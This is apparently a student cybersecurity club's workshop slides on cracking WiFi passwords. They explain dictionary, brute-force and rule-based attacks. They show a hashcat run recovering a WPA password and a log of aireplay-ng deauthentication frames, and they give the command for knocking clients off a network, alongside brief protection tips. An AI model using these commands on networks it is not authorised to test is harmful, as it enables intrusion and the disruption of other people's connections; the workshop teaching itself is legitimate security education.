
All that is needed is to read line by line from a textfile (aka “dictionary” or “wordlist”) and try each line as a password candidate.

https://hashcat.net/wiki/doku.php?id=dictionary_attack



Dictionary Attack

(very simplistic explanation)



Dictionary Attack

Upsides	Downsides
Pretty quick if your target password is in your list	If the target password (or a mutation of it) is not in the list, you will never recover the password
Password lists can be targeted to specific attacks. ex. passwords in the countries common languages	Dependent on password list quality
Probably the best attack if you have a load of hashes (nothing targeted towards a single network) and you would like to recover as much as possible	Can be extremely hard to find good password lists



Bruteforce Attack

Tries all combinations from a given Keyspace. It is the easiest of all the attacks.

https://hashcat.net/wiki/doku.php?id=dictionary_attack

Example:

a	ab
aa	aab
aaa	aaab
aaaa	aaaab
aaaaa	aaaaab
	etc....



Bruteforce Attack

Upsides	Downsides
100% chance of recovering the password	Very slow
	Very inefficient
	To be a viable recovery method, you would need a cluster of GPU's



Rule-based Attack

A rule-based attack is a type of brute force attack where attackers apply a set of predefined rules to modify common passwords or dictionary terms during their attempts to crack passwords.

Example rule file (rulelist.txt):

\$1

u

r

What does it do?

\$1 - appends 1

u - capitalises

r - reverses



Rule-based Attack


Upsides	Downsides
Highly Customisable as it allows attacks according to needs	Very complex
More Efficient because it focuses on more likely password targets	Time-consuming to setup
	Resource Intensive



cracking a hash with hashcat



Basic Usage



- [Built-in Charsets] -

? Charset	
l	abcdefghijklmnopqrstuvwxyz [a-z]
u	ABCDEFGHIJKLMNOPQRSTUVWXYZ [A-Z]
d	0123456789 [0-9]
h	0123456789abcdef [0-9a-f]
H	0123456789ABCDEF [0-9A-F]
s	!"#\$%&'()*+,-./:;<=>?@[\\]^_`{ }~
a	?l?u?d?s
b	0x00 - 0xff



**let's try a dictionary
attack!**



password cracked!

```
(root@kali)-[/home/kali]
# hashcat -m 22000 minirouter.hc22000 Downloads/cracked.txt.gz
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 3915/7895 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 6 digests; 6 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: Downloads/cracked.txt.gz
* Passwords.: 609558
* Bytes.....: 3050738
* Keyspace..: 609558

6ae5de6bc9853db4ccad2df2e1424911:40ae30b02be8:0aeb2e5dd7a9-verysecurenetwork:Admin123!
3a5020bcd7552dc745654d5984a8671e:4ce1362523a2:0aeb2e5dd7a9-verysecurenetwork:Admin123!
```

using the “cracked” wordlist from wpa-sec.stanev.org (very good list)




success!!

we got the password



**how can i protect my
network?**



you cant 
(sort of)



Security Tips

- Use WPA3, this attack method does NOT work (but others might - <https://wpa3.mathyvanhoef.com>)
- Make your WiFi password complex - no ones going to spend years trying to crack your wifi password
- Don't use WiFi 🤔 (jk)



one more thing



client deauthentication

(kick people off the network)



how does it work?

The IEEE 802.11 (Wi-Fi) protocol contains the provision for a deauthentication frame. Sending the frame from the access point to a station is called a "sanctioned technique to inform a rogue station that they have been disconnected from the network".


An attacker can send a deauthentication frame at any time to a wireless access point, with a spoofed address for the victim. The protocol does not require any encryption for this frame, even when the session was established with Wired Equivalent Privacy (WEP), WPA or WPA2 for data privacy, and the attacker only needs to know the victim's MAC address, which is available in the clear through wireless network sniffing.

https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack




```
11:30:54 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:30:55 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:30:55 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:30:56 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:30:56 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:30:57 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:30:57 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:30:57 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:30:58 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:30:58 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:30:59 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:30:59 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:00 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:00 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:01 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:01 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:02 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:02 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:03 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:03 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:04 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:04 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:05 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:05 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:06 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:06 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:07 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:07 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:08 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:08 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:08 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:09 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:09 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:10 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:10 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:11 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
11:31:11 Sending DeAuth (code 7) to broadcast - BSSID: [40:AE:30:00:20:E8]
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.



Wi-Fi

Wi-Fi



verysecurenetwork

Saved / No Internet access

Network preferences

Wi-Fi turns back on automatically

Saved networks



how to do this?



Sending deauthentication packets

1. get the BSSID from the previous steps (airodump-ng)
2. use the command “aireplay-ng -0 0 -a <BSSID> <interface name>” - example: `aireplay-ng -0 0 -a AA:AA:AA:AA:AA:AA wlan0`

↑ ↙
deauthentication mode continuous sending

3. get yelled at by the people your kicking off the network



Thank You!

+

questions?



Kahoot!

Prizes

#1 - ALFA Network AWUS036ACM USB WiFi Dongle
(works well with monitor mode)

\$80 rrp 🤯

#2 - UTS:CSEC Bucket Hat
(Limited Edition)

#3 Lollies

(not limited edition or rare im sorry 😞)



Announcements

Week 3 Home-labbing part 1 w/ ProgSoc

Week 4 Home-labbing part 2 w/ ProgSoc



Announcements

Week 5 Women in Cyber panel

***Week 5 Lockpicking w/ MQCyber x WiC x UTS:CSEC
@ Macquarie University***



Announcements

Please give us feedback!



Pizza time!




Membership



keep me posted about more events like today's -->



Instagram



Discord

